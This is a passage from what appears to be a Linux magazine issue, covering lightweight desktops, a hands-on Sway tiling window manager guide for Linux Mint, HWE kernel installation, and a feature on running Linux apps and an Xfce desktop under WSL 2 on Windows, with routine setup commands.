When you start LXQt you'll be prompted to choose a window manager. By default it uses openbox, but it can use Cinnamon's Mutter, Xfce's Xfwm4 or, if you really want to make it pretty, Kwin from Plasma. Openbox is by far the lightest, and for non-scientific comparison purposes a plain LXQt/Openbox session occupied around 500MB of our memories.

LXQt might be just be the lightest desktop environment that still provides all the friendly GUI crutches we've come to rely on.

Ultralight Mint

Embrace minimality and learn some keyboard gymnastics with the featherweight Sway desktop.

One of our new favourite Ubuntu-derivatives is Regolith Linux. It's fairly unique in its choice of the ultra-light i3 tiling window manager. Tiling window managers take some getting used to, and also a whole lot of configuration, but Regolith ships with remarkably sane defaults and easy to learn keyboard shortcuts (i3 is very much keyboard-driven, but converts say they never looked back). Also, it still has all of the GNOME infrastructure and applications for managing sessions and settings, so all of your system administration can be carried out with familiar GUI apps. It's well-known that we're big fans of Pop!_OS too, and in particular its COSMIC (Computer Operating System Main Interface Components) desktop. This features a tiling mode that, while not having the diminutive resource footprint of i3, offers users a gentle introduction to the joy and efficiency of keyboard shortcuts and mouse gestures in harmony.

WINDOW TILING IS AN ART

"To make the most of window tiling, much like an Etch A Sketch you'll want to use a combination of horizontal and vertical arrangements."

There's no reason we shouldn't have these sorts of things in Mint too; the i3 window manager is in the Ubuntu repositories. But we're going to try something else. Sway is a lightweight window manager inspired heavily by i3, except that it is for Wayland. If you are familiar with i3 you will quickly get the hang of Sway; most of the default keys are the same, and you can even use your own i3status scripts. In fact, you should be able to use your **i3config** file without modifications. Sway is in the Ubuntu repos, but it's an old version from January 2020. It would take some work of the compiling variety to get the latest version working, so let's just install the repo version to dip our toes in:

```
$ sudo apt install sway
```


As before, the login screen should now have a Sway session. Dive into it and you should see the rather fetching Sway logo and top bar. Try anything with the mouse (besides moving the pointer) and you'll realise that you're not in Cinnamon any more – nothing reacts to being clicked, double-clicked, dragged or any such thing. Sway is all about keyboard commands: try pressing Super (the brand-independent name for the Windows key) and Enter. A terminal should spring into life, so now you can at least practise your *Bash* scripting for a while.

Now try pressing Super+2; the terminal will disappear, but not really – cast your eye to the top-left and you'll see we've just moved to a new virtual desktop. If you try to open another one with Super+3, you'll see that this doesn't happen. We didn't need a third desktop because we hadn't opened anything on our second, so Sway quietly renamed the previous workspace to 3.

Go back to workspace 1 and hit Super+Enter to open another terminal. Now you can see what tiling window managers are all about. The first terminal, that was occupying the whole desktop, obsequiously squishes over to the left, making room for a new terminal to the right. If you like, you can start any program you want from either of these terminals (notice the focus follows the mouse so you don't need to click in either one).

But Sway also has its own application launcher, after a fashion. Hit Super+D and you'll see some commands in lexicographical order (some beginning with numbers, and several beginning with the letter A, probably). Start typing the first few characters of `firefox` and you'll see this list get rapidly smaller. Press Enter when `firefox` is highlighted in blue to start it.

If you already had a couple of windows open, things by now will probably be getting a little cramped. You could close one of them (either with a Ctrl+D or traditionally with the Close button). But now is also a good time to introduce window resizing. With at least two windows open, hit Super+R to enter resize mode. You'll see this indicated in the top left of the status bar. Now you can use the H and L keys (like *Vi*) to make the active window (and remember you can change this by



The rxvt-unicode terminal isn't that pretty in its default state, but we're sure you can make it so.

hovering the mouse over a new window) wider or narrower. That covers one dimension. Press Esc to exit resize mode and the hit Super+E while focused on the leftmost window. Bam! Vertical windows. Be careful of case sensitivity here, because Super+Shift+E (often abbreviated to Super+E) is the shortcut to exit Sway.

In order to make the most of window tiling, much like an Etch A Sketch you'll want to get the hang of using a combination of horizontal and vertical arrangements. This seems straightforward at first, but there are a few subtleties that are best experienced for yourself. Before, the Super+E shortcut operated on several windows at once and tiled them uniformly. They were grouped together along a common dimension. But if you hit Super+V on one of them, then hit Super+Enter to open another terminal (or open any other application for that matter), it will open in the other orientation. In this way you'll see that Super+E and Super+V act as orientation triggers, and you'll notice that the former highlights the right edge of window, and the latter highlights the lower edge, giving a hint as to how the next window will spawn.

Sway's default configuration file can be found at **/etc/sway/config**, but rather than edit this directly, copy it to **~/.config/sway/config** to make personal changes. For example, the line:

```
output * bg /usr/share/...
```


sets the background on all displays. You can change this, or indeed set a custom background for each display, by modifying this. The `output` directive actually controls all sorts of things fundamentally related to the display. For example, if you're running Sway on a virtual machine, putting the final touches to the overdue cover feature, you'll probably need to add a line of the form:

```
output Virtual_1 resolution 1280x720
```

in order to make your screen grabs have the correct aspect ratio. You can get a list of display names and modes by running:

```
$ swaymsg -t get_outputs
```

Sway and i3 are famed for their low memory footprints. But in order to keep these low, and maintain a minimal desktop aesthetic, one has to use lighter applications too. This isn't quite the place to show how much stuff you can run from the terminal, but you should check out the *nnn* file manager, the *w3m* web browser, *mpv* the video player and the *ncmpcpp* front-end to the *mpd* music player. What we will demonstrate is how to swap the default Gnome terminal for something a little lighter.



You'll need to use shutdown from the login screen with Sway; a nimble Super+Shift+E will get you there.

You might have noticed when we installed Sway that it pulled in a package called **Suckless Tools**. Suckless (**https://suckless.org**) is as much a state of mind as a software suite, and encompasses a range of ultra low-resource utilities and daemons. These include the dwm window manager, the *suckless* terminal and a few more. We covered them back in **LXF254** and they're actually of limited use for us here because most of them don't cater to Wayland.

These get installed primarily for the sake of the *dmenu* program which (through Xwayland) provides the handy Super+D launcher we met earlier. Have fun tweaking! LXF

KERNEL UPDATES

Being a derivative of the Long Term Support release of Ubuntu, Mint by default uses the same 5.4 series kernel featured there. Don't be put off by the fact that the current branch of the kernel is numbered 5.13, since Canonical backports all manner of features and fixes to the Ubuntu kernel. Also the 5.4 kernel is itself a longterm branch (as you'll see from **kernel.org**). It has always been possible, but not recommended, to use mainline kernels in Ubuntu, but a better way is to activate the hardware enablement HWE stack.

This will give you a newer kernel (which recently bumped from 5.8 to 5.11) which has undergone some Canonical patching and testing, as well as a refreshed graphics stack (new versions of X.org and libdrm and what have you). We mentioned the low-visibility Edge edition of Mint (nothing to do with the web browser) in the DVD pages, but it's definitely not worth reinstalling just to get a newer kernel. Likewise you probably shouldn't install the HWE stack unless something is broken, but it's a safer bet than being seduced by a stock kernel with a bigger number.

Desktop Ubuntu now gets the HWE kernels by default, and so it would seem does Pop!_OS, but not Mint. That's okay, because it's easy to install:

```
$ sudo apt install --install-recommends linux-generic-hwe-20.04
```

If you are using the Nvidia proprietary driver this is not enough, since you'll need corresponding proprietary modules too. These you can get with:

```
$ sudo apt install --install-recommends linux-modules-nvidia-NNN-generic-hwe-20.04
```

where `NNN` is the version of Nvidia drivers required by your card. You can find this out by running `ubuntu-drivers list`. Be aware that lots of users have encountered problems with the 5.8 HWE stack (sound, graphics, virtualisation) and the same is likely to be true for this one.

LINUX ❤ WINDOWS

Old rivalries have been forgotten and ancient boundaries blurred. **Jonni Bidwell** investigates this new Redmond-Penguin harmony.

Back in 2015 Microsoft decided that it loved Linux. It loved it so much that it built a whole Windows Subsystem for Linux (WSL), which enabled Linux programs and development stacks to run natively. The official statement even involved a heart emoji, which we would have reproduced here but putting in-line images in the body text apparently causes alarm bells and wisps of smoke at the printers.

Anyway, heart or no, some people were sceptical of Microsoft's intentions, with memories of the "Embrace, Extend, Extinguish" mantra and the 1995 Halloween papers still fresh in their minds. But it does really seem like Microsoft wants to accommodate Linux users (well, developers mostly), rather than force a mass defection.

A successor, WSL 2.0, was announced in 2019, which was built around a real Linux Kernel, rather than a *Wine*-like (or whatever is the inverse of *Wine*-like) translation layer. So WSL 2.0 brought faster performance, swifter filesystems and increased application compatibility. Back in April this year, an exciting new feature was announced. WSLg, enables graphical tools to run seamlessly on WSL. No need to shoehorn an X server on Windows, no need to redirect *PulseAudio* – heck, it even works with Wayland. So not only can you run Bash on Ubuntu on Windows (WSL's working title), you can also run *Blender*, *GIMP* and *Krita*. We'll see how easy it is to set this up on Windows, how it's a great way to learn Linux, and how to do some weird and wonderful stuff with it.

Finally, we'll look at some old and new efforts Linux has made to bridge the divide with its proprietary counterpart. Filesystems, networking, bootloaders. Yes, we've broken them all at some stage, but now things are mature and established enough that everything should just work with minor configuration changes.

Platforms, Trusted Platforms and Windows 11

Windows hardware requirements have always promoted confusion, sand this time is no different...

When Windows 8 was announced, there was a concern that Microsoft would use Secure Boot, an optional feature of the then new UEFI (Universal Extensible Firmware Interface), to restrict the installation of other operating systems. Secure Boot only allows booting EFI images that have been signed by a key enrolled in the UEFI. Since almost all hardware ships with a public signing key from Microsoft, it's easy to see where this concern came from. However, to help Linux distros (or any software that needed its own bootloader) deal with Secure Boot, Microsoft used its magic key to sign a small program (they probably wouldn't sign something big and complicated) called *Shim*.

Shim is a first-stage bootloader used by many distros (including Debian and Ubuntu) to launch their own (second stage) bootloaders. Secure Boot works by each stage checking the signature of the following one before executing it, thus establishing a root of trust back to the original signing key. So distributions can embed their own keys into *Shim*, and have this distro-specific *Shim* package signed by Microsoft. *Shim* can then check the GRUB EFI image, signed by the distro key, and boot can proceed. It's possible to sign kernel images too, as well as subsequently loaded modules and firmware, so if you trust cryptography and the Microsoft Signing Authority, then Secure Boot makes it really hard for malware to be loaded anywhere in the early boot process.

A question of trust

Of course, not everyone's going to trust Microsoft, or indeed Secure Boot. And that's okay, because in 2013 when Microsoft stipulated that "Windows 8 Ready" hardware should ship with Secure Boot enabled, it also made the provision that it should be possible to disable it, and also that it should be possible for users to install their own MOKs (Machine Owner Keys) and use them to sign whatever bootloader they wanted, so that ultimate trust (but also ultimate responsibility) lay with the user.

"Windows 10 Ready" hardware was subject to similar conditions, except the requirement that Secure Boot be mutable was reduced to a suggestion. Still, we've never come across a single Windows 10 machine where Secure Boot could not be disabled. And if you build your own systems, then you have nothing to worry about. The "Ready" conditions are for OEMs that ship systems with the OS already installed. Now with Windows 11 upon us, it's no longer Secure Boot clauses that are being scrutinised , but those relating to TPM chips.

Tiled start menus and the Windows desktop may bring you no joy, but look – Ubuntu can cheer you up.

Trusted Platform Module (TPM) chips are tiny processors that have a small privileged memory store, which applications can use to store keys, authentication data or anything that they don't want other applications nosing at or tampering with. Besides some (fairly strict) minimum hardware specifications, for a PC to officially support Windows 11 it must also support TPM 2.0. At the moment, it's still possible to install Windows 11 via the official ISO if your device doesn't meet the TPM (or other) requirements, but Microsoft says such installations are unsupported, and may not be privy to security updates further down the line. Indeed, at the time of writing we've seen Insider builds of Windows 11 running on a Pi 400, as well as a Nokia Lumia 950XL (one of the last devices to run Windows Phone).

» GIVE ME ALL YOUR TPM

TPM chips have been around for most of the past decade. TPM 2.0 was introduced in 2014, and most motherboards from 2016 onwards include one. TPM can be implemented in firmware too (so-called fTPM), at a slight cost to security, since some new Spectre/Meltdown-type attack could, in "theory", be leveraged against it. Still, fTPM is good enough for Windows 11's requirements. You might need to enable TPM via the UEFI (classic BIOS is also not supported), where it goes by so many names that Microsoft made a friendly help page (see **https://bit.ly/lxf282-mshelp-tpm2**)

TPM is fully supported on Linux, and can be used to secure SSH keys (see **http://blog.habets.se/2013/11/TPM-chip-protecting-SSH-keys---properly**), unlock LUKS encrypted volumes (via systemd-cryptenroll or Clevis) or even make Secure Boot even securer (**https://threat.tevora.com/secure-boot-tpm-2**). There are separate software stacks for TPM 1.2 (TSS aka TrouSerS) and TPM 2.0 (*tpm2-tools*) and there's a nice summary of both on the Arch Wiki page at **https://wiki.archlinux.org/title/Trusted_Platform_Module**.

Linux in Windows

Never mind Windows 11, the latest version of the Windows Subsystem for Linux is where it's at.

Are you part of the slightly sinister sounding Windows Insiders Program? Have you installed an even more sinister-sounding Preview Build of Windows 10 (at least build 20262)? Then it's easy to run Linux as part of WSL 2.0: just open an administrator-privilege Windows command prompt and run `wsl --install`. This also works on Preview Builds of Windows 11. A few clicks and pops and a restart later and you'll be in business.

Actually the GUI App Support download is pretty large, so now might be a good time to make a cup of tea. On return WSL, Microsoft's Virtual Machine Platform, their custom Linux Kernel and Ubuntu should all have been downloaded. Other distros are available and one can specify, for example, `wsl --install -d Fedora`, to install Fedora instead, or additionally if you already have WSL Ubuntu installed. Users of non Preview Builds can either join the Insiders Program and upgrade to one, or follow the manual installation steps below.

HASSLE-FREE SETUP

"One of the amazing things about WSL 2.0 is that it supports GUI tools without any extra configuration."

Start by firing up Administrator-powered *PowerShell*, then acknowledging that the command line can get ugly on Windows too, enter the incantation:

```
> dism.exe /online /enable-feature /
featurename:Microsoft-Windows-Subsystem-Linux /
all /norestart
```

This will install WSL 1, at which point you might wish to reboot and play with that. Or you could continue to get the latest incarnation. If you're not running Build 18362 (check by running *winver.exe*) or higher (or 19041 or higher form ARM64) you'll need to persuade the *Windows Update Assistant* to get you there. To enable WSL 2 we first must enable the Virtual Machine Platform, which requires this doozy of a line to be entered at an Administrator PowerShell:


```
> dism.exe /online /enable-feature /featurename:Virtu
alMachinePlatform /all /norestart
```

One restart later and you'll be running the subsystem sequel. To get Microsoft's latest frankenkernel, download and run the package at **https://wslstorestorage.blob.core.windows.net/wslblob/wsl_update_x64.msi**. There's a separate package for ARM devices, so change x64 for arm64 in the previous link if that applies to you. Before we get to installing Linux we need to set WSL 2 as the default version from PowerShell, easy enough:

```
>wsl --set-default-version 2
```

Then get ye to the Microsoft Store (**https://aka.ms/wslstore**) and install a distribution. The recognisable flavours are all free, but if you're feeling flush you might want to try the Microsoft Research's WSL-tailored Pengwin distro, currently on sale for about half of its £16.74 (*or 2.5x a copy of LXF–ED*) price tag.

It's time to upgrade Windows 11, by adding a Linux kernel and some Microsoft magic.



Now you can pore over logs and try and see what went wrong with RDP.

Create a standalone account

Whatever you choose, and however you got there, the first step post-install is to follow the prompts and set up a username and password. This is entirely unrelated to any other accounts you have set up on Windows, and also separate from WSL accounts set up by other Windows users on the same machine. In other words WSL machines are effectively single-user affairs, since they're the concern of a single Windows user. Then just as if it were a real Linux machine, you should do a system update:

```
$ sudo apt update
$ sudo apt upgrade
```

Where you go from here is up to you. You could just install *Vim* and the **build-essentials** package and get hacking on your latest C project. Or you might want to install the *Nvidia Container Toolkit*, which sets up everything you need to run GPU accelerated Docker

images, so you can use *CUDA*, *PyTorch* and *TensorFlow* to machine-learn your way to freedom.

Or you might want to try something else. One of the amazing things about WSL 2.0 is that it supports GUI tools without any extra configuration. It even has its own Wayland compositor. In the previous version, graphical tools could be used, but required an X server (such as GWSL, VcXsrv or X410) to be running on the Windows side. A quick poll of *LXF* staff suggests that our favourite GUI tool is *Microsoft Edge*, and our favourite type of humour is sarcasm. So if you wanted to run the Linux edition of Microsoft's browser in a Microsoft-flavoured version of Linux, you could go right ahead and do:

```
$ sudo apt install software-properties-common apt-transport-https wget
$ wget -q https://packages.microsoft.com/keys/microsoft.asc -O- | sudo apt-key add -
$ sudo add-apt-repository "deb [arch=amd64] https://packages.microsoft.com/repos/edge stable main"
$ sudo apt install microsoft-edge-dev
```


Now *Edge* should appear in the start menu, or you can start it with a simple `microsoft-edge`.

In this way, one could also install such Redmondian wonders as *Microsoft Teams* or *Skype*. Or perhaps something that isn't so Windows-centric. Popular open source programs are just that, so the likes of *GIMP*, *Blender*, *VLC* et al all have official Windows equivalents. If for some reason these don't work well, then now you have options. The Transmission *BitTorrent* client is perhaps an exception – it has a Windows port, but it's described as an early preview. You may have your own Windows torrent client preferences (*uTorrent* is popular), but if not you can enjoy the solid reliability of the Linux version. 'Tis but a matter of:

```
$ sudo apt install transmission
```

Visual Studio Code (or the VSCodium fork) are becoming increasingly popular on Linux. And it's fast becoming the code editor of choice for Raspberry Pi users. We can install the Linux version in much the same way as we installed *Edge* above, but we can also do something different. Recent *VS Code* versions support the WSL-remote extension, so you can install the Windows version (from **https://code.visualstudio.com**) and then have easy access to your WSL files.

For this to work ensure "Add to PATH" is checked in the Select Additional Tasks dialog at the start of the installation. Then from the Extensions marketplace, search for Remote Development and install the extension pack (which enables remoting to WSL, Containers or over SSH). According to the docs at **https://docs.microsoft.com/en-us/windows/wsl/tutorials/wsl-vscode** you should now be able to start *VS code* from within WSL by opening the Ubuntu command line and running `code .`. This didn't work for us, but we were able to use F1 to bring up the command palette in *VS Code* and search for `Remote-WSL`, which reveals some of its many functions. These include being able to open a folder in WSL, complete with its own Terminal.



Having a whole Marketplace inside a code editor isn't everyone's cup of tea, but you'll find WSL extension fortifying and refreshing.

If you run the `top` command within a freshly started WSL 2.0 instance, you'll see there's not really all that much running. A couple of *init* processes, *Bash* and *Top* itself. Not a hint of the bloat some accuse Microsoft of. This is a slight subterfuge, because a lot of the magic is happening in an invisible service virtual machine. This runs a containerised distro based on Microsoft's own CBL Mariner Linux (developed for its Azure cloud) which handles Wayland, X, PulseAudio and beams it back into Windows via *FreeRDP*. Read more about this marvel, known as WSLg, at **https://github.com/microsoft/wslg**.

» FOREIGN FILESYSTEMS

From the Linux side, your Windows C: drive and everything in it is available at **/mnt/c** and from the Windows side, you can see your Linux filesystem(s) from Explorer by following the Linux shortcut (it has a penguin icon) below OneDrive, This PC, Network and what-have-you. While handy, you shouldn't let Linux programs do I/O heavy operations on **/mnt/c**. Why? Well read on...

If you run the `mount` command, you'll see that **/mnt/c** uses some sort of exotic Plan 9 (9p) filesystem to mount a **drvfs** volume. You'll also see that the root Linux filesystem lives on its own block device (**/dev/sdc** or such) and that there are mount points for WSLg (the helper distro that enables tools to run seamlessly with graphics and audio).

In WSL 1, **drvfs** is used directly, which means that performance between Windows and Linux filesystems was a little more performant. WSL 2's use of a 9p server to wrangle these transfers slows things down, but also enables more flexibility and security. For this reason, WSL 1 will outperform WSL 2 at 'across the boundary' transfers. So if you need to run, say, a database in WSL but for some reason its files must be visible in Windows, then you should downgrade to WSL 1. It's more reasonable to try and keep heavy transfers within the WSL bubble. It's even possible to add additional drives to your machine and format them as Ext4 (or whatever is your favourite Linux filesystem) from within WSL. You won't be able to see them from the Windows side (at least not without additional tooling), but transferring large files or doing lots of random I/O should be much swifter.

Year of the Linux desktop (on Windows)


Running graphical applications is impressive, so the next step is to try and run a complete desktop. What are you waiting for?

Getting an actual Linux desktop running on WSL 2.0 on Windows 11 proved a little tricky. In fairness, WSL was built to run applications, not to act like a conventional virtual machine. It's not really surprising that Gnome and KDE won't work. They rely on all sorts of daemons and services running in the background holding all the components together. Brave souls have managed to get the Xfce desktop working nicely on Windows 10 with Ubuntu 18.04, but this didn't work for us on Windows 11 with Ubuntu 20.04. If you're running Windows 10, then you'd be well advised to try out running Xfce via the X410 server. It should be a matter of

```
$ sudo apt install xfce4
```

and then setting the `DISPLAY` environment variable correctly. A major change in WSL 2 is that 127.0.0.1 in WSL doesn't refer to the real loopback interface in Windows (where the X410 server would be listening). So we need to figure out the WSL address and update `DISPLAY` accordingly. Per the instructions at **https://x410.dev/cookbook/wsl/using-x410-with-wsl2** this can be gleaned from **/etc/resolv.conf** on WSL, and then all that's left is to tell X410 to allow "Public" connections. You'll probably want to use *Windows Defender Firewall* to restrict this (if your machine isn't otherwise firewalled). Then run `xfce4-session` within WSL.

X410 is a well-regarded and occasionally discounted X Server for Windows 10. We need an X411, though.



Taking a different approach

While not technically in the remit of WSL, it's still nice to have a Linux desktop on Windows 11 (if nothing else then to show how the new-fangled desktop measures up to something tried and tested). Since using a native X server on Windows didn't work for us, we figured we'd try a different approach: using Windows own Remote Desktop Protocol (RDP) to connect to a desktop running within WSL2. To do this we installed Xfce in Ubuntu using the command above (note that in some situations you may need to install `xfce-terminal` explicitly as well), and then installed and started *Xrdp*:

```
$ sudo apt install xrdp
$ sudo /etc/init.d/xrdp start
```

Note the old Sys-V style init script. WSL doesn't use Systemd, which will surely be good news to some people, but is also part of the reason you can't use Gnome on it right now. Anyway, we're getting sidetracked. So start *Remote Desktop Connection* in Windows and connect to **localhost:3389**. You'll be


» HARDWARE-ACCELERATED WSL

WSL supports running with a virtual GPU, so that Linux programs can take advantage of high-powered graphics cards and run compute jobs (not games at this stage) at near-native speeds. There's also a DirectML backend for *TensorFlow* (see **https://github.com/microsoft/DirectML**), enabling speedy machine learning experiments on Direct3D 12-supported hardware.

Further to this, in spring 2021 the d3d12 driver became an official part of the open source Mesa 21.0 stack. To make use of this, and speed up your *Blender* renders or whatever, you might need to update your Windows GPU driver to one supporting WDDM 3.0.

Nvidia's WSL CUDA drivers are considered public preview, and should be delivered to Windows Insiders through the normal Windows Update channel. Otherwise they're available at **https://developer.nvidia.com/cuda/wsl**. Owners of AMD graphics hardware can get the preview drivers at **www.amd.com/en/support/kb/release-notes/rn-rad-win-wsl-support**. Intel's can be found at **https://bit.ly/lxf282-intel-drivers**.

Since only Ubuntu LTSes are available on WSL, they miss out on all these exciting developments. So you could install Arch, or some other bleeding-edge distro. Or you could avail yourself of Canonical's Ubuntu on Windows Community Preview. Read more and follow the download links at **https://ubuntu.com/blog/announcing-ubuntu-on-windows-community-preview-wsl-2**.



Eventually our efforts paid off and we were greeted with the minimal, yet glorious Xfce desktop.

warned that the identity of the remote computer cannot be verified, but since the remote computer here is in fact local this is nothing to worry about. A login screen should open, from which you should select the Xorg session and use your WSL credentials to log in. At first this didn't work for us, and we got nervous because time was getting short (*I think we're in negative time – Ed*). We encountered a mildly encouraging blank screen that then vanished, dashing our hopes. Then we remembered that X sessions are complicated things, so we had little hope that the following hack would actually work. But it did! And hopefully it does for you, too. Make a trivial session file in your home directory (on WSL) as follows:

```
$ echo xfce4-session > ~/.xsession
```

And now try and log in again. If it doesn't work you can always log out of WSL and shut it down and restart it by running:

```
$ logout
> wsl –shutdown
> ubuntu
```

Our session seemed to die whenever the Windows screensaver activated, necessitating this step on a number of occasions. Once you get it working you'll notice that the image quality isn't quite pixel perfect, but this can be tweaked by giving the server more bandwidth. Exit *Xrdp* and edit the config file with

```
$ sudo nano /etc/xrdp/xrdp.ini
```

Next, find the `max_bpp` value, change it from 32 to 128. Below this add the line

```
xserverbpp=128
```

Now restart *Xrdp* with:

```
$ sudo /etc/init.d/xrdp restart
```

and you should have a slightly sharper, slightly more responsive desktop.

Learning tool

If you're something of a Windows expert, but don't have much familiarity with Linux, then having this remote desktop on hand will be a great learning tool. It's a hip alternative to a virtual machine. And just like a virtual machine you can export the installation and run it on another machine, or on the same one if you want a handy backup before you try some adventurous command line juju. To export a WSL image as a tarball run the following from a Windows *Command Prompt*:

```
> wsl.exe --export  Ubuntu c:\ubuntu.tar
```

replacing `Ubuntu` if you used another distro. You can keep track of which WSL distros you have installed with

```
> wsl.exe --list --all
```

Then, if you have cause to re-import a tarball you can give the distro a different name:

